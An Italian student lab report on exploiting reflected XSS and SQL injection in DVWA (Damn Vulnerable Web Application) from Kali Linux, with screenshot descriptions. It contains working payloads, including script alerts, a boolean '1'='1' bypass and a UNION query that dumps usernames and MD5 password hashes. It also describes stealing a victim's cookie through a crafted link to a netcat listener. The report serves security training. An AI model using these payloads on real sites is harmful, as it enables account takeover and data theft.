

MODULO 4 PRATICA 3 - XSS/SQL INJECTION

Traccia:

Configurate il vostro laboratorio virtuale per raggiungere la DVWA dalla macchina Kali Linux (l'attaccante).

Assicuratevi che ci sia comunicazione tra le due macchine con il comando ping.

Raggiungete la DVWA e settate il livello di sicurezza a «LOW».

Scegliete una delle vulnerabilità XSS ed una delle vulnerabilità SQL injection: lo scopo del laboratorio è sfruttare con successo le vulnerabilità con le tecniche viste nella lezione teorica.

Consegna:

XSS

1-

- Esempi base di XSS reflected
- i (il corsivo di html)
- alert (di javascript)

2-

- Cookie (recupero il cookie)
- webserver ecc.

SQL

- Controllo di injection
- Esempi
- Union


Screenshot/spiegazione in un report di PDF

SVOLGIMENTO

XSS REFLECTED


Procediamo con l'esecuzione di XSS riflessi attraverso la voce da cui possiamo accedere nella DVWA.

- Iniziamo "rispettando" l'input previsto, inserendo un nome di un utente normale "maryee".
- Possiamo notare come nell'url il nome appaia leggibile in chiaro.





The screenshot shows the DVWA (Damn Vulnerable Web Application) interface. The browser address bar displays the URL `192.168.1.219/dvwa/vulnerabilities/xss_r/?name=maryee#`. The page title is "Vulnerability: Reflected Cross Site Scripting (XSS)". On the left, a sidebar contains navigation links: Home, Instructions, Setup, Brute Force, Command Execution, CSRF, File Inclusion, SQL Injection, SQL Injection (Blind), and Upload. The main content area features a form titled "What's your name?" with a text input field and a "Submit" button. Below the form, the output displays "Hello maryee" in red text. Under the "More info" section, three links are provided: <http://hacker.org/xss.html>, http://en.wikipedia.org/wiki/Cross-site_scripting, and <http://www.cgisecurity.com/xss-faq.html>.

- Tenendoci conformi alla traccia dell'esercizio, proviamo ad eseguire insieme al nome anche `<i>`.
- Notiamo la trasformazione in corsivo del nome utente nella finestra di output.



This screenshot shows the DVWA interface after applying the payload `<i>maryee`. The browser address bar now shows `192.168.1.219/dvwa/vulnerabilities/xss_r/?name=<i>maryee#`. The page title remains "Vulnerability: Reflected Cross Site Scripting (XSS)". The sidebar navigation links are identical to the previous screenshot. In the main content area, the "What's your name?" form is present. The output below the form now displays "Hello *maryee*" in red text, where the name is rendered in italics. The "More info" section with its links is also visible.

- Procediamo poi con il testare se riusciamo a dar vita ad un popup attraverso l'input. Proviamo ad inserire un alert in javascript, inizialmente provando ad inserire `"<script>alert(1)</script>"` come payload.
- Tuttavia, questo tentativo non sembra far breccia. Proviamo allora ad usare altri tipi di combinazioni, tra cui inserire lettere maiuscole mescolate a quelle minuscole.
- Possiamo vedere come questo tentativo abbia successo, facendo emergere un alert che conferma l'XSS Reflected del sito.
- Possiamo inoltre verificare che l'utilizzo di apici vuoti ha a sua volta successo.




SFRUTTAMENTO DELLA VULNERABILITA'

Ora che abbiamo verificato il funzionamento dell'XSS Reflected, possiamo provare a sfruttarlo a nostro vantaggio per ottenere uno degli elementi più succosi presenti su una web application: i dati degli utenti che la usano.

Per fare ciò possiamo sfruttare i cookies. Useremo lo script in modo da recuperare i cookie di un utente e inviarli verso un web server che controlliamo noi. Genereremo così un link che poi invieremo ad un utente, e quando egli procederà a cliccarlo potremo vedere il cookie apparire all'interno del nostro host. Nell'immagine seguente possiamo vedere come con il comando netcat e in ascolto sulla porta 12345 ci giunge il cookie una volta cliccato il link.

Click me



SQL INJECTION

Iniziamo a vedere come risponde il sito a seconda degli id che inseriamo.

- Nel primo tentativo, possiamo vedere che inserendo "1" viene dato il nome utente "admin" e nome "admin".
- Nel secondo tentativo, inserendo "2", ci vengono dati dei nomi più specifici: "Gordon" e "Brown".
- Nel terzo tentativo proviamo un carattere "inusuale" come ID, ovvero un apice: possiamo vedere come venga rilevato un errore di sintassi.

Damn Vulnerable Web Ap ×

Vulnerability: SQL Injectio ×

+

←

→

↻

🏠

🛡️

📄

127.0.0.1/DVWA/vulnerabilities/sqli?id=1&Submit=Submit#

☆

🔒

🔖

🔗 Import bookmarks...

🐧 Kali Linux

🔧 Kali Tools


📄 Kali Docs

🗣️ Kali Forums

🔍 Kali NetHunter

🔥 Exploit-DB

🔥 Google Hacking DB



Home

Instructions

Setup / Reset DB

Brute Force

Command Injection

CSRF

File Inclusion

File Upload

Insecure CAPTCHA

SQL Injection

SQL Injection (Blind)

Weak Session IDs

XSS (DOM)

XSS (Reflected)

XSS (Stored)

CSP Bypass

JavaScript

Authorisation Bypass

Open HTTP Redirect

DVWA Security

PHP Info

About

Vulnerability: SQL Injection

User ID:

Submit

ID: 1

First name: admin

Surname: admin

More Information

- https://en.wikipedia.org/wiki/SQL_injection
- <https://www.netsparker.com/blog/web-security/sql-injection-cheat-sheet/>
- https://owasp.org/www-community/attacks/SQL_injection
- <https://bobby-tables.com/>

Damn Vulnerable Web Ap x Vulnerability: SQL Injectio x

127.0.0.1/DVWA/vulnerabilities/sqli/?id=2&Submit=Submit#

Import bookmarks... Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB

DVWA

Vulnerability: SQL Injection

Home
Instructions
Setup / Reset DB

Brute Force
Command Injection
CSRF
File Inclusion
File Upload
Insecure CAPTCHA
SQL Injection
SQL Injection (Blind)
Weak Session IDs
XSS (DOM)
XSS (Reflected)
XSS (Stored)
CSP Bypass
JavaScript
Authorisation Bypass
Open HTTP Redirect

DVWA Security
PHP Info

User ID: Submit

ID: 2
First name: Gordon
Surname: Brown

More Information

- https://en.wikipedia.org/wiki/SQL_injection
- <https://www.netsparker.com/blog/web-security/sql-injection-cheat-sheet/>
- https://owasp.org/www-community/attacks/SQL_injection
- <https://bobby-tables.com/>


Damn Vulnerable Web Ap x 192.168.1.216/dvwa/vulnerab x

192.168.1.216/dvwa/vulnerabilities/sqli/?id='&Submit=Submit#

Import bookmarks... Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec

You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near '''' at line 1

Possiamo notare inoltre come due apici vengano invece rilevati correttamente, segnale che conferma ulteriormente come siano necessari due parametri all'interno della query.



Proviamo ad inserire un SQL Injection booleano, che con la sua funzionalità di TRUE e FALSE ci può permettere di bypassare i controlli. Inseriamo questo comando:

1' or '1' = '1

E possiamo osservare come vengono elencati tutti i dati degli utenti registrati.

Home

Instructions

Setup

Brute Force

Command Execution

CSRF

File Inclusion

SQL Injection

SQL Injection (Blind)

Upload

XSS reflected

XSS stored

DVWA Security

PHP Info

About

Logout

Vulnerability: SQL Injection

User ID:

ID: 1' or '1' = '1
First name: admin
Surname: admin

ID: 1' or '1' = '1
First name: Gordon
Surname: Brown

ID: 1' or '1' = '1
First name: Hack
Surname: Me

ID: 1' or '1' = '1
First name: Pablo
Surname: Picasso

ID: 1' or '1' = '1
First name: Bob
Surname: Smith

More info

<http://www.securiteam.com/securityreviews/5DP0N1P76E.html>
http://en.wikipedia.org/wiki/SQL_injection
<http://www.unixwiz.net/techtips/sql-injection.html>

Adesso che abbiamo ottenuto i nomi degli utenti, possiamo sfruttare queste informazioni per raggiungere anche le loro password. Per fare ciò possiamo sfruttare la query UNION, scrivendo nell'input di User ID il seguente comando:

1' UNION SELECT user, password FROM users#

il commento alla fine permetterà di non far eseguire che il resto della query.

Home

Instructions

Setup

Brute Force

Command Execution

CSRF

File Inclusion

SQL Injection

SQL Injection (Blind)

Upload

XSS reflected

XSS stored

DVWA Security

PHP Info

About

Logout

Damn Vulnerable Web Ap

Damn Vulnerable Web Ap

192.168.1.216/dvwa/vulnerabilities/sqli/?id=1'+UNION+SELECT+user%2C+password+FR

Import bookmarks... Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB

DVWA

Vulnerability: SQL Injection

User ID:

Submit

ID: 1' UNION SELECT user, password FROM users#
First name: admin
Surname: admin

ID: 1' UNION SELECT user, password FROM users#
First name: admin
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

ID: 1' UNION SELECT user, password FROM users#
First name: gordonb
Surname: e99a18c428cb38d5f260853678922e03

ID: 1' UNION SELECT user, password FROM users#
First name: 1337
Surname: 8d3533d75ae2c3966d7e0d4fcc69216b

ID: 1' UNION SELECT user, password FROM users#
First name: pablo
Surname: 0d107d09f5bbe40cade3de5c71e9e9b7

ID: 1' UNION SELECT user, password FROM users#
First name: smithy
Surname: 5f4dcc3b5aa765d61d8327deb882cf99